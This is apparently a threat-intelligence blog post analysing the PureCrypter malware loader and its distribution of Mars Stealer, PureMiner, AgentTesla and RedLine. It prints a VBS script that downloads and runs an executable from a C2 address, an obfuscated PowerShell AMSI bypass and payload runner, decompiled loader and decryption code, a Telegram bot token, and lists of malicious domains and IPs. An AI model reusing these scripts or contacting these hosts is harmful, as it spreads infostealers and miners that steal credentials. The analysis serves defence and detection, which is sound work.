
This is mainly seen in some cracking software, downloader module is bundled to the former for propagation with Bat2Exe. The actual payload files stored in the resource are released to the tmp directory and triggered by the start.bat. The files released in the tmp directory are shaped as follows.




The start.bat command takes the shape of：

```
@echo off
shift /0
@echo on
@echo off
start Revo.Uninstaller.Pro.4.0.0-Patch.exe
start a1.lnk
start a2.lnk
start a3.lnk
```


In the case we analyzed, the .lnk file is used to start the powershell to execute the malicious command.




Powershell decodes a base64-encoded VBS loader.



The VBS loader further releases a downloader and runs the latter via shellcode. The key information of this downloader is stored in the resource, including the process name and download url, as shown in the image below.




The downloader is named Meteorite according to the process name after running, and the url in the above figure corresponds to the downloader module of PureCrypter, and the complete communication process is as follows.



No.	Time	Source	Destination	Protoco	Length	Info
172	82.548338	172.16.1.121	185.215.113.89	HTTP	125	GET /pps.ps1 HTTP/1.1
358	84.701822	172.16.1.121	185.215.113.89	HTTP	124	GET /pps.ps1 HTTP/1.1
1785	114.873412	172.16.1.121	185.215.113.89	HTTP	289	GET /zxcv.EXE HTTP/1.1
1851	116.589436	185.215.113.89	172.16.1.121	HTTP	1665	HTTP/1.1 200 OK
1854	116.993735	172.16.1.121	185.215.113.89	HTTP	289	GET /asdf.EXE HTTP/1.1
1895	118.721391	185.215.113.89	172.16.1.121	HTTP	7505	HTTP/1.1 200 OK
1900	119.052180	172.16.1.121	185.215.113.89	HTTP	290	GET /asdfg.exe HTTP/1.1
1960	120.775426	185.215.113.89	172.16.1.121	HTTP	1665	HTTP/1.1 200 OK
1963	120.914318	172.16.1.121	185.215.113.89	HTTP	290	GET /zxcvb.exe HTTP/1.1
2026	122.622825	185.215.113.89	172.16.1.121	HTTP	1514	[TCP Fast Retransmission] HTTP/1.1 200 OK
2055	142.657536	172.16.1.121	185.215.113.89	HTTP	142	GET /dl/0414/net_Gzhsuovx.bmp HTTP/1.1
2058	142.692530	172.16.1.121	185.215.113.89	HTTP	142	GET /dl/0414/net_Gzhsuovx.bmp HTTP/1.1
2061	142.714794	172.16.1.121	185.215.113.89	HTTP	142	GET /dl/0414/net_Gzhsuovx.bmp HTTP/1.1

The final payload is Mars Stealer, c2: `rockrock.ug/gggate.php` , with the following configuration information:



Input start: 212 end: 212 length: 0 length: 212 lines: 1

```
MXwxfDF8MXwxfDVxRGxQdVZLb1J8RGlzY29yZHwwfCVBUFBEQVRBJVxkaXNjb3JkXExvY2FsIFN0b3JhZ2VcfCp8MXwwfDB8VGVsZWdyYW18MHwlQVBQREFUQSVcVGVsZWdyYW0gRGVza3RvcFx0ZGF0YVx8KkQ4NzdGNzgzRDVEM0VGOEMqLCptYXAqLCpjb25maWdzKnwxfDB8MHw=
```


Output start: 159 end: 159 length: 0 time: 2ms length: 158 lines: 1


```
1|1|1|1|1|5qDlPuVKoR|Discord|0|%APPDATA%\discord\Local Storage\|*|1|0|0|Telegram|0|%APPDATA%\Telegram Desktop\tdata\|*D877F783D5D3EF8C*,*map*,*configs*|1|0|0|
```

2, "VBS/Powershell + PureCrypter" propagating PureMiner

The C2 involved is `89.34.27.167` . The entry can be either a VBS script or a Powershell script, here is an example of VBS script.

```
Set objXMLHTTP=CreateObject("MSXML2.XMLHTTP")
objXMLHTTP.open "GET","http://89.34.27.167/check.exe",false
objXMLHTTP.send()
If objXMLHTTP.Status=200 Then
Set objADOStream=CreateObject("ADODB.Stream")
objADOStream.Open
objADOStream.Type=1
objADOStream.Write objXMLHTTP.ResponseBody
objADOStream.Position=0
objADOStream.SaveToFile "C:\Windows\Temp\check.exe"
objADOStream.Close
Set objADOStream=Nothing
End if
Set objXMLHTTP=Nothing
Set objShell=CreateObject("WScript.Shell")
objShell.Exec("C:\Windows\Temp\check.exe")
```

The network communication traffic is as follows.



Time	Source	Destination	Protocol	Length	Info
2022-06-23 20:37:10.865038	172.16.1.104	89.34.27.167	HTTP	370	GET /check.exe HTTP/1.1
2022-06-23 20:37:23.164431	172.16.1.104	89.34.27.167	HTTP	134	GET /check_Dxmeysdl.bmp HTTP/1.1

Powershell script is as follows.

```
[Runtime.InteropServices.Marshal]::WriteInt32([Ref].Assembly.GetType(("{5}{2}{0}{1}{3}{6}{4}" -f
'ut',('oma'+'t'+'ion.'),'.A',('Ams'+'iUt'),'ls',('S'+'ystem.'+'Manage'+'men'+'t'),'i')).GetField(("{1}{2}
f('b'+'lic,Sta'+'ti'),'c','P','u',('N'+'on'))).GetValue($null),0x41414141)
$a =
"BCBDIEMgACAdIAAgAiBIIFQgVCBQIBogDyAPIBggGSAOIBMgFCAOIBIgFyAOIBEgFiAXIAIgKiAEIEkgUyAWIBQgACAdIAAgCCAIIHsg
BEIEQgUiBFIFMgUyB3IEkgRCBUIEggACBGIFIgTyBNIAAgdyBJIE4gEyASIH8gcCBSIE8gQyBFIFMgUyBPIFIgAiAJIAkgeyAQIHOgDiB
EUgVCBXIE8gUiBLIFMgRSBSIFYgSSBDIEUgUyBTIA4gRSBYIEUgAiAqICogCCBuIEUgVyANIG8gQiBKIEUgQyBUIAAgbiBFIFQgDiB3IE
AiAMIAAgAiAEIEQgUyBUIAIgCSAqIHMgVCBBIFIgVCANIHAgUiBPIEMgRSBTIFMgACACIAQgRCBTIFQgAiAAIAAgDSBXIEkgTiBEIE8gV
$b = [System.Convert]::FromBase64String($a)
for ($x = 0; $x -lt $b.Count; $x++) {
                ${B}[${x}] = ${B}[${X}] -bxor 32
        }
IEX ([System.Text.Encoding]::Unicode.GetString($b))
```

The Powershell script downloads and runs the downloader module of PureCrypter, which proceeds to download the injector, here it is more specific to use Discord to distribute the injector:

```
internal static List<byte> rucap()
{
    byte[] array = psyit.rucaq("https://cdn.discordapp.com/attachments/994652587494232125/1004377750762704896/ps1-6_Hjuvcier.png");
    string text = "Wvzlhjrsiazgqivoesruijns";
    byte[] bytes = Encoding.ASCII.GetBytes(text);
    List<byte> list = new List<byte>();
    for (int i = 0; i < array.Length; i++)
    {
        list.Add(bytes[i % bytes.Length] ^ array[i]);
    }
    return list;
}
```

The final payload is PureMiner and C2 is as follows:

```
 185.157.160.214
pwn.oracleservice.top
pwn.letmaker.top

port: 8080, 8444
```

3, "unknown .NET downloader + PureCrypter" to spread AgentTesla, RedLine

The downloader family is unknown, and its runtime is also divided into multiple stages, where the stage0 module is responsible for loading the stage1 malicious module in the resource.

```
// Token: 0x06000049 RID: 73 RVA: 0x000069F4 File Offset: 0x00004BF4
private static int THAI02()
{
    byte[] array = (byte[])new ResourceManager(frmEmpMan.CompletedSync).GetObject("Queue");
    bool flag = frmEmpMan.ttt == "dgok";
    if (flag)
    {
        MessageBox.Show(";");
    }
    for (int i = 63510; i >= 0; i += -1)
    {
        array = frmEmpMan.THAI06(array, i, Math.Abs(256));
    }
    bool flag2 = frmEmpMan.ttt == "dgok";
    if (flag2)
    {
        MessageBox.Show(";");
    }
    frmEmpMan.NullTextWriter = ((Assembly)frmEmpMan.THAI04(array)).GetExportedTypes()[1];
    return 0;
}

// Token: 0x0600004A RID: 74 RVA: 0x00006AA8 File Offset: 0x00004CA8
public static object THAI04(byte[] ConstructionCall)
{
    Type type = Type.GetType("SyWstem.WReflection.AWssembly".Replace("W", ""));
    return type.InvokeMember("L" + "WoaWd".Replace("W", ""), BindingFlags.InvokeMethod, null, null, new object[] { ConstructionCall });
}
```

The stage1 module will continue to load the next stage module stage2 after running.

```
149             ArgIterator.Q((Assembly)customAttributeProvider);
150             Environment.Exit(0);
151         }
152
153         // Token: 0x06000012 RID: 18 RVA: 0x0000298C File Offset: 0x00000B8C
154         private new static void Q(object A_0)
155         {
156             int num = 0;
157             IReflect reflect;
158             for (;;)
159             {
160                 switch (num)
161                 {
162                 default:
163                     reflect = CollectionNode.ふ.ㄅ.ひ<Assembly>((Assembly)A_0, '\u0357', 879)[20];
164                     num = 1;
165                     break;
166                 case 1:
167                 case 2:
168                 case 4:
169                     goto IL_39;
170                 case 3:
171                     return;
172                 }
173             }
174             IL_39:
175             _MethodInfo methodInfo = CollectionNode.ふ.Q<Type>((Type)reflect, 651, 747)[5];
176             (methodInfo as MethodInfo).Invoke(null, null);
177         }
```

stage2 module is also a Crypter (not yet named), different from PureCrypter, he also provides a download function, used to download the malicious PureCrypter downloader module, that is, the figure of puty.exe.

```
387         public static void n4NftymK3c(string \u0020, string \u0020)
388         {
389             WebClient webClient = new WebClient();
390             string text = bnh2OEFAPeTnvVTpIV.hCFbrIdgnXMCqMATa3d() + \u0020;
391             int num = 0;
392             if (bnh2OEFAPeTnvVTpIV.gQmWVxdd3jOCqiApavP())
393             {
394                 num = 0;
395             }
396             for (;;)
397             {
398                 switch (num)
399                 {
400                 default:
401                     bnh2OEFAPeTnvVTpIV.Feof6LL5S5(text);
402                     bnh2OEFAPeTnvVTpIV.IpwWJsdRgN7JfB8Qsxb(webClient, \u0020, text);
403                     bnh2OEFAPeTnvVTpIV.MfJO3KdrDmLLE1UmOuX(text);
404                     num = 0;
405                     if (bnh2OEFAPeTnvVTpIV.IpQaPKdIWMg47Bl8EQY() == null)
406                     {
```

The malware can be decrypted from the resource with the key `bnvFGkCKlnhQ` using the following algorithm.

```
public static byte[] FgAEgD530(byte[] \u0020, string \u0020)
{
    byte[] bytes = Encoding.ASCII.GetBytes(\u0020);
    for (int i = 0; i <= \u0020.Length; i++)
    {
        \u0020[i % \u0020.Length] = Convert.ToByte((Convert.ToInt32((int)(\u0020[i % \u0020.Length] ^ bytes[i % bytes.Length])) - Convert.ToInt32(\u0020[(i + 1) % \u0020.Length]) + 256) %
            256);
    }
    Array.Resize<byte>(ref \u0020, \u0020.Length - 1);
    return \u0020;
}
```

Two families of binaries are spread. Stage2's payload is AgentTesla with C2:
`https[:]//api.telegram.org/bot5421147975:AAGrsGnLOHZfFv7yHuj3hZdQSOVmPodIAVI/sendDocument`

PureCrypter's payload is RedLine with C2:

```
 IP: workstation2022.ddns.net:62099
ID: cheat
```

Summary

PureCrypter is a MaaS type botnet that is still active and has spread more than 10 other families of payloads, with generally complex spreading practices. There might be a fairly big and resourceful team behind it, so it won't surprised us if they continuously add and spread other malicious families in the future. We will keep an eye on it and share more information when it is needed.

Readers are always welcomed to reach us on **twitter** or email us to **netlab[at]360.cn**.

IoCs

MD5

Family Name	MD5
Bat2Exe Downloader	424ed5bcaae063a7724c49cdd93138f5
VBS downloader	3f20e08daaf34b563227c797b4574743
Powershell downloader	c4c5167dec23b6dd2d565cd091a279e4
Unknown .NET Downloader	9b70a337824bac612946da1432295e9c

C2 &URL

```
 agenttt.ac.ug
andres.ug
asdasgs.ug
asdsadasrdc.ug
beachwood.ug
boundertime.ru
check-time.ru
courtneyjones.ac.ug
danwisha.ac.ug
hopeforhealth.com.ph
hubvera.ac.ug
jonescourtney.ac.ug
leatherlites.ug
marksidfgs.ug
marnersstyler.ug
mistitis.ug
```

```
mofdold.ug
momomolastik.ug
nicoslag.ru
partaususd.ru
pdshcjvnv.ug
qd34g34ewdfsf23.ru
qwertasd.ru
qwertzx.ru
raphaellasia.com
rockphil.ac.ug
rockrock.ug
timebound.ug
timebounder.ru
timecheck.ug
timekeeper.ug
triathlethe.ug
underdohg.ac.ug
underdohg.ug
www.rockrock.ug
212.192.246.195
37.0.11.164:8080
80.66.75.123
89.34.27.167
91.243.44.142
185.215.113.89
62.204.41.69
45.143.201.4
https://cdn.discordapp.com/attachments/994652587494232125/1004377750762704896/ps1-6_Hjuvcier.png
```

Source: https://blog.netlab.360.com/purecrypter-is-busy-pumping-out-various-malicious-malware-families/